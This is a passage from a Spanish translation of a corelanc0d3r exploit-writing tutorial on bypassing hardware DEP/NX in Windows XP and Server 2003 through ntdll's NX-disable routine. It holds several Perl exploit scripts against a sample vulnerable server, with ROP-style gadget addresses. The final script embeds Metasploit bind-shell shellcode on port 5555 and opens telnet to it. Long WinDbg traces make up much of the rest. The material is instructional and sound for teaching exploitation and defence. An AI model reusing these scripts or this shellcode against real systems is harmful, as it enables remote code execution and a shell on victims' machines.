```

Correcto - El intento de escribir en EBP-4 (41414141-4 = 4141413d) ha fallado. Así que tenemos que ajustar el valor de EBP antes de comenzar la ejecución de las rutinas para deshabilitar NX. Para hacerlo, tenemos que

encontrar una dirección que pondrá algo útil en EBP. Podríamos apuntar a una dirección de EBP en la pila, que trabajará para almacenar la variable temporal. Pero la instrucción LEAVE que se ejecuta después de desactivar NX tomará EBP y lo pondrá en ESP que arruinará nuestro buffer (y apuntará nuestra pila a otro lugar). Un enfoque mejor sería apuntar EBP a un lugar cercano a nuestra pila.


Las instrucciones siguientes funcionaría:

- push esp/pop ebp/ret.

- mov esp,ebp/ret.

- etc

Una vez más, pvefindaddr hará las cosas más fáciles:



Así que en lugar de iniciar la primera fase (poniendo EAX a 1), primero vamos a ajustar EBP, asegúrate de que retorne nuestro buffer (instrucción ret), y luego vamos a empezar la rutina.

RET (EIP guardado) es sobrescrito después de 508 bytes. Ahora vamos a poner la dirección para realizar el ajuste de la pila en ese lugar, seguido por las restantes líneas de código:

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable
routine
$disabledep = $disabledep."CCCC";
$disabledep = $disabledep.("D" x 54);
$disabledep = $disabledep.("EEEE");
my $shellcode="F" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
```

Después de ejecutar este código, se obtiene lo siguiente:

```
(bac.1148): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=0012e701 ebx=00000000 ecx=0012e569 edx=0012e700 esi=00000001
edi=00403388
eip=43434343 esp=0012e274 ebp=0012e264 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00010246
43434343 ??              ???
```

¡Bingo! NX ha sido desactivado, los puntos de EIP en nuestras C´s, y los puntos de ESP en:

```
0:000> d esp
0012e274  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e284  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e294  44 44 44 44 44 44 44 44-44 44 44 44 44 44 44 44  DDDDDDDDDDDDDDDD
0012e2a4  44 44 45 45 45 45 46 46-46 46 46 46 46 46 46 46  DDEEEEFFFFFFFFFF
0012e2b4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2c4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2d4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
0012e2e4  46 46 46 46 46 46 46 46-46 46 46 46 46 46 46 46  FFFFFFFFFFFFFFFF
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Exploit final:

```
use strict;
use Socket;
my $junk = "A" x 508;

my $disabledep = pack('V',0x77eedc70);  #adjust EBP
$disabledep = $disabledep.pack('V',0x7c95371a);  #set eax to 1
$disabledep = $disabledep.pack('V',0x7c91cd44);  #run NX Disable
routine
$disabledep = $disabledep.pack('V',0x7e47bcaf);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;

# windows/shell_bind_tcp - 702 bytes
# http://www.metasploit.com
# Encoder: x86/alpha_upper
# EXITFUNC=seh, LPORT=5555, RHOST=
my
$shellcode="\x89\xe0\xd9\xd0\xd9\x70\xf4\x59\x49\x49\x49\x49\x49\x43"
.
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x42\x4a" .
"\x4a\x4b\x50\x4d\x4d\x38\x4c\x39\x4b\x4f\x4b\x4f\x4b\x4f" .
"\x45\x30\x4c\x4b\x42\x4c\x51\x34\x51\x34\x4c\x4b\x47\x35" .
"\x47\x4c\x4c\x4b\x43\x4c\x43\x35\x44\x38\x45\x51\x4a\x4f" .
"\x4c\x4b\x50\x4f\x44\x58\x4c\x4b\x51\x4f\x47\x50\x43\x31" .
"\x4a\x4b\x47\x39\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e" .
"\x50\x31\x49\x50\x4a\x39\x4e\x4c\x4c\x44\x49\x50\x42\x54" .
"\x45\x57\x49\x51\x48\x4a\x44\x4d\x45\x51\x48\x42\x4a\x4b" .
"\x4c\x34\x47\x4b\x46\x34\x46\x44\x51\x38\x42\x55\x4a\x45" .
"\x4c\x4b\x51\x4f\x51\x34\x43\x31\x4a\x4b\x43\x56\x4c\x4b" .
"\x44\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x43\x31\x4a\x4b" .
"\x44\x43\x46\x4c\x4c\x4b\x4b\x39\x42\x4c\x51\x34\x45\x4c" .
"\x45\x31\x49\x53\x46\x51\x49\x4b\x43\x54\x4c\x4b\x51\x53" .
"\x50\x30\x4c\x4b\x47\x30\x44\x4c\x4c\x4b\x42\x50\x45\x4c" .
"\x4e\x4d\x4c\x4b\x51\x50\x44\x48\x51\x4e\x43\x58\x4c\x4e" .
"\x50\x4e\x44\x4e\x4a\x4c\x46\x30\x4b\x4f\x4e\x36\x45\x36" .
"\x51\x43\x42\x46\x43\x58\x46\x53\x47\x42\x45\x38\x43\x47" .
"\x44\x33\x46\x52\x51\x4f\x46\x34\x4b\x4f\x48\x50\x42\x48" .
"\x48\x4b\x4a\x4d\x4b\x4c\x47\x4b\x46\x30\x4b\x4f\x48\x56" .
"\x51\x4f\x4c\x49\x4d\x35\x43\x56\x4b\x31\x4a\x4d\x45\x58" .
"\x44\x42\x46\x35\x43\x5a\x43\x32\x4b\x4f\x4e\x30\x45\x38" .
"\x48\x59\x45\x59\x4a\x55\x4e\x4d\x51\x47\x4b\x4f\x48\x56" .
"\x51\x43\x50\x53\x50\x53\x46\x33\x46\x33\x51\x53\x50\x53" .
"\x47\x33\x46\x33\x4b\x4f\x4e\x30\x42\x46\x42\x48\x42\x35" .
"\x4e\x53\x45\x36\x50\x53\x4b\x39\x4b\x51\x4c\x55\x43\x58" .
"\x4e\x44\x45\x4a\x44\x30\x49\x57\x46\x37\x4b\x4f\x4e\x36" .
"\x42\x4a\x44\x50\x50\x51\x50\x55\x4b\x4f\x48\x50\x45\x38" .
"\x49\x34\x4e\x4d\x46\x4e\x4a\x49\x50\x57\x4b\x4f\x49\x46" .
"\x46\x33\x50\x55\x4b\x4f\x4e\x30\x42\x48\x4d\x35\x51\x59" .
"\x4c\x46\x51\x59\x51\x47\x4b\x4f\x49\x46\x46\x30\x50\x54" .
"\x46\x34\x50\x55\x4b\x4f\x48\x50\x4a\x33\x43\x58\x4b\x57" .
"\x43\x49\x48\x46\x44\x39\x51\x47\x4b\x4f\x4e\x36\x46\x35" .
"\x4b\x4f\x48\x50\x43\x56\x43\x5a\x45\x34\x42\x46\x45\x38" .
"\x43\x53\x42\x4d\x4b\x39\x4a\x45\x42\x4a\x50\x50\x50\x59" .
```

```
"\x47\x59\x48\x4c\x4b\x39\x4d\x37\x42\x4a\x47\x34\x4c\x49" .
"\x4b\x52\x46\x51\x49\x50\x4b\x43\x4e\x4a\x4b\x4e\x47\x32" .
"\x46\x4d\x4b\x4e\x50\x42\x46\x4c\x4d\x43\x4c\x4d\x42\x5a" .
"\x46\x58\x4e\x4b\x4e\x4b\x4e\x4b\x43\x58\x43\x42\x4b\x4e" .
"\x48\x33\x42\x36\x4b\x4f\x43\x45\x51\x54\x4b\x4f\x48\x56" .
"\x51\x4b\x46\x37\x50\x52\x50\x51\x50\x51\x50\x51\x43\x5a" .
"\x45\x51\x46\x31\x50\x51\x51\x45\x50\x51\x4b\x4f\x4e\x30" .
"\x43\x58\x4e\x4d\x49\x49\x44\x45\x48\x4e\x46\x33\x4b\x4f" .
"\x48\x56\x43\x5a\x4b\x4f\x4b\x4f\x50\x37\x4b\x4f\x4e\x30" .
"\x4c\x4b\x51\x47\x4b\x4c\x4b\x33\x49\x54\x42\x44\x4b\x4f" .
"\x48\x56\x51\x42\x4b\x4f\x48\x50\x43\x58\x4a\x50\x4c\x4a" .
"\x43\x34\x51\x4f\x50\x53\x4b\x4f\x4e\x36\x4b\x4f\x48\x50" .
"\x41\x41";

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

Ten en cuenta que el exploit funcionará, incluso si NX / HW DEP no está habilitada.

Deshabilitando HW DEP (Windows 2003 SP2): demonstración

En Windows 2003 SP2, algunos controles adicionales se añaden (CMP AL y EBP contra ESI vs EBP), que nos obliga a cambiar nuestra técnica sólo un poco. El resultado es que tenemos que apuntar tanto a EBP y ESI a las direcciones de escritura para que el exploit funcione.

En Windows Server 2003 R2 Standard SP2, Inglés, la función de ntdll LdrpCheckNXCompatibility se parece a esto:

```
0:000> uf ntdll!LdrpCheckNXCompatibility
ntdll!LdrpCheckNXCompatibility:
7c8343b4 8bff            mov     edi,edi
7c8343b6 55              push    ebp
7c8343b7 8bec            mov     ebp,esp
7c8343b9 51              push    ecx
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
7c8343ba 833db4a9887c00  cmp     dword ptr
[ntdll!Kernel32BaseQueryModuleData (7c88a9b4)],0
7c8343c1 7441            je      ntdll!LdrpCheckNXCompatibility+0x5f
(7c834404)

ntdll!LdrpCheckNXCompatibility+0xf:
7c8343c3 8365fc00        and     dword ptr [ebp-4],0
7c8343c7 56              push    esi
7c8343c8 8b7508          mov     esi,dword ptr [ebp+8]
7c8343cb 56              push    esi
7c8343cc e899510000      call    ntdll!LdrpCheckSafeDiscDll (7c83956a)
7c8343d1 3c01            cmp     al,1
7c8343d3 0f846eb10000    je      ntdll!LdrpCheckNXCompatibility+0x2b
(7c83f547)

ntdll!LdrpCheckNXCompatibility+0x21:
7c8343d9 56              push    esi
7c8343da e8e4520000      call    ntdll!LdrpCheckAppDatabase (7c8396c3)
7c8343df 84c0            test    al,al
7c8343e1 0f8560b10000    jne     ntdll!LdrpCheckNXCompatibility+0x2b
(7c83f547)

ntdll!LdrpCheckNXCompatibility+0x34:
7c8343e7 56              push    esi
7c8343e8 e8e4510000      call
ntdll!LdrpCheckNxIncompatibleDllSection (7c8395d1)
7c8343ed 84c0            test    al,al
7c8343ef 0f85272c0100    jne     ntdll!LdrpCheckNXCompatibility+0x3e
(7c84701c)

ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b
(7c83f54e)

ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h
7c834403 5e              pop     esi

ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
7c834405 c20400          ret     4

ntdll!LdrpCheckNXCompatibility+0x2b:
7c83f547 c745fc02000000  mov     dword ptr [ebp-4],offset
<Unloaded_elp.dll>+0x1 (00000002)

ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
7c83f550 8d45fc          lea     eax,[ebp-4]
7c83f553 50              push    eax
7c83f554 6a22            push    22h
7c83f556 6aff            push    0FFFFFFFFh
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess
(7c827a5d)
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a
(7c8343ff)

ntdll!LdrpCheckNXCompatibility+0x3e:
```

```
7c84701c c745fc02000000  mov     dword ptr [ebp-4],offset
<Unloaded_elp.dll>+0x1 (00000002)
7c847023 e9cdd3feff      jmp     ntdll!LdrpCheckNXCompatibility+0x45
(7c8343f5)
```

Por lo tanto, el valor en [ebp-4] es comparado, un salto se hace a 7c83f54, seguido por la llamada a ZwSetInformationProcess (en 0x7c827a5d).

```
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
7c83f550 8d45fc          lea     eax,[ebp-4]
7c83f553 50              push    eax
7c83f554 6a22            push    22h
7c83f556 6aff            push    0FFFFFFFFh
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess
(7c827a5d)
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a
(7c8343ff)
7c83f562 0fb6fd          movzx   edi,ch

0:000> u 7c827a5d
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000      mov     eax,0EDh
7c827a62 ba0003fe7f      mov     edx,offset
SharedUserData!SystemCallStub (7ffe0300)
7c827a67 ff12            call    dword ptr [edx]
7c827a69 c21000          ret     10h
7c827a6c 90              nop
ntdll!NtSetInformationThread:
7c827a6d b8ee000000      mov     eax,0EEh
7c827a72 ba0003fe7f      mov     edx,offset
SharedUserData!SystemCallStub (7ffe0300)
7c827a77 ff12            call    dword ptr [edx]
```

Después de ejecutar esta rutina, retornará de nuevo a la función de llamada, llegando a 0x7c8343ff.

Ahí es donde se utiliza ESI. Si la instrucción se ha ejecutado, ESI se extrae (se POPea ☺), y comienza el epílogo de la función.


Ya hemos aprendido a modificar el contenido de EBP (por lo que apuntaría a un lugar útil para escribir), ahora tenemos que hacer lo mismo con ESI. Además de eso, realmente tenemos que revisar las diversas instrucciones y ver el contenido de los registros aquí. Una de las cosas a notar, al usar nuestra aplicación **vulnsrv.exe** de ejemplo, es que todo lo que se pone en ESI, se utilizará para saltar más adelante.

Vamos a ver qué pasa con el siguiente código de exploit, utilizando los siguientes 2 direcciones para ajustar ESI y EBP.

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

- 0x71c0db30 : ajusta ESI (push esp, pop esi, ret).

- 0x77c177f8 : ajusta EBP (push esp, pop ebp, ret).




```
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x71c0db30);  #adjust esi
$disabledep = $disabledep.pack('V',0x77c177f8); # adjust ebp
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."FFFF"; #4 bytes padding
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable
routine
$disabledep = $disabledep."FFFF"; #4 more bytes padding
$disabledep = $disabledep.pack('V',0x773ebdff);  #jmp esp (user32.dll)

my $nops = "\x90" x 30;
my $shellcode="\xcc" x 700;

# initialize host and port
my $host = shift || 'localhost';
my $port = shift || 200;
my $proto = getprotobyname('tcp');
# get the port address
my $iaddr = inet_aton($host);
my $paddr = sockaddr_in($port, $iaddr);
print "[+] Setting up socket\n";
# create the socket, connect to the port
socket(SOCKET, PF_INET, SOCK_STREAM, $proto) or die "socket: $!";
print "[+] Connecting to $host on port $port\n";
connect(SOCKET, $paddr) or die "connect: $!";
print "[+] Sending payload\n";
my $payload = $junk.$disabledep.$nops.$shellcode."\n";
print SOCKET $payload."\n";
print "[+] Payload sent, ".length($payload)." bytes\n";
close SOCKET or die "close: $!";
system('telnet '.$host.' 5555');
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Abre vulnsrv.exe en WinDbg, y pon BP en 0x7c8343f5 (para que pare cuando la rutina NX Disable sea llamada). Entonces, ejecuta vulnsrv (tal vez tengas que presionar F5 un par de veces) y ejecutar el código de exploit en el servidor y ver qué pasa:

Vemos cuando para en el BP:

```
Breakpoint 0 hit
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c8343f5 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl zr
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000246
ntdll!LdrpCheckNXCompatibility+0x45:
7c8343f5 837dfc00        cmp     dword ptr [ebp-4],0
ss:0023:0012e264=0012e268
```

Registros: tanto ESI y EBP apuntan ahora a un lugar cerca de la pila. El bit más bajo de EAX contiene 1, así que eso es una indicación de que ‘MOV AL, 1’ funcionó.

Ahora traza las instrucciones el comando "t":

```
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c8343f9 esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x49:
7c8343f9 0f854fb10000    jne     ntdll!LdrpCheckNXCompatibility+0x4b
(7c83f54e) [br=1]
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c83f54e esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4b:
7c83f54e 6a04            push    4
0:000> t
eax=0012e701 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c83f550 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x4d:
7c83f550 8d45fc          lea     eax,[ebp-4]
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c83f553 esp=0012e270 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x50:
7c83f553 50              push    eax
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c83f554 esp=0012e26c ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x51:
7c83f554 6a22            push    22h
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c83f556 esp=0012e268 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x53:
7c83f556 6aff            push    0FFFFFFFFh
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c83f558 esp=0012e264 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x55:
7c83f558 e80085feff      call    ntdll!ZwSetInformationProcess
(7c827a5d)
0:000> t
eax=0012e264 ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c827a5d esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!ZwSetInformationProcess:
7c827a5d b8ed000000      mov     eax,0EDh
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e700 esi=0012e264
edi=00403388
eip=7c827a62 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!NtSetInformationProcess+0x5:
7c827a62 ba0003fe7f      mov     edx,offset
SharedUserData!SystemCallStub (7ffe0300)
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264
edi=00403388
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

```
eip=7c827a67 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!NtSetInformationProcess+0xa:
7c827a67 ff12            call    dword ptr [edx]
ds:0023:7ffe0300={ntdll!KiFastSystemCall (7c828608)}
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=7ffe0300 esi=0012e264
edi=00403388
eip=7c828608 esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!KiFastSystemCall:
7c828608 8bd4            mov     edx,esp
0:000> t
eax=000000ed ebx=00000000 ecx=0012e559 edx=0012e25c esi=0012e264
edi=00403388
eip=7c82860a esp=0012e25c ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!KiFastSystemCall+0x2:
7c82860a 0f34            sysenter
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264
edi=00403388
eip=7c827a69 esp=0012e260 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!NtSetInformationProcess+0xc:
7c827a69 c21000          ret     10h
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264
edi=00403388
eip=7c83f55d esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c83f55d e99d4effff      jmp     ntdll!LdrpCheckNXCompatibility+0x5a
(7c8343ff)
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264
edi=00403388
eip=7c8343ff esp=0012e274 ebp=0012e268 iopl=0         nv up ei pl nz
na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000202
ntdll!LdrpCheckNXCompatibility+0x5a:
7c8343ff 804e3780        or      byte ptr [esi+37h],80h
ds:0023:0012e29b=cc
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=0012e264
edi=00403388
eip=7c834403 esp=0012e274 ebp=0012e268 iopl=0         nv up ei ng nz
na pe nc
```

```
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5e:
7c834403 5e              pop     esi
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646
edi=00403388
eip=7c834404 esp=0012e278 ebp=0012e268 iopl=0         nv up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000286
ntdll!LdrpCheckNXCompatibility+0x5f:
7c834404 c9              leave
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646
edi=00403388
eip=7c834405 esp=0012e26c ebp=00000022 iopl=0         nv up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000286
ntdll!LdrpCheckNXCompatibility+0x60:
7c834405 c20400          ret     4
0:000> t
eax=c000000d ebx=00000000 ecx=00000001 edx=ffffffff esi=46464646
edi=00403388
eip=0012e264 esp=0012e274 ebp=00000022 iopl=0         nv up ei ng nz
na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000
efl=00000286
0012e264 ff              ???
```

Ok, lo que vemos es lo siguiente: cuando la función retorna, el valor original de ESI (0x0012e264) se coloca en EIP.

Si nos fijamos en EIP, vemos ff ff ff ff (que es EDX).

```
0:000> d eip
0012e264  ff ff ff ff 22 00 00 00-64 e2 12 00 04 00 00 00
....".d.......
0012e274  46 46 46 46 ff bd 3e 77-90 90 90 90 90 90 90 90
FFFF..>w........
0012e284  90 90 90 90 90 90 90 90-90 90 90 90 90 90 90 90
................
0012e294  90 90 90 90 90 90 cc cc-cc cc cc cc cc cc cc cc
................
0012e2a4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
0012e2b4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
0012e2c4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
0012e2d4  cc cc cc cc cc cc cc cc-cc cc cc cc cc cc cc cc
................
```

Creación de Exploits 6: Evitando las Cookies del Stack, SafeSEH, SEHOP, HW DEP y ASLR por corelanc0d3r traducido por Ivinson/CLS

Nuestra Shellcode no está tan lejos. OK, vamos a jugar con ESI y EBP. En primer lugar, vamos a cambiar las direcciones para ajustar EBX y ESI. Así que primero ajusta EBP y ESI.

```
use strict;
use Socket;
my $junk = "A" x 508;
my $disabledep = pack('V',0x77c177f8);  #adjust ebp
$disabledep = $disabledep.pack('V',0x71c0db30);   #adjust esi
$disabledep = $disabledep.pack('V',0x7c86311d);  #set eax to 1
$disabledep=  $disabledep."GGGG";
$disabledep = $disabledep.pack('V',0x7c8343f5);  #run NX Disable
routine
$disabledep = $disabledep."HHHH"; #padding
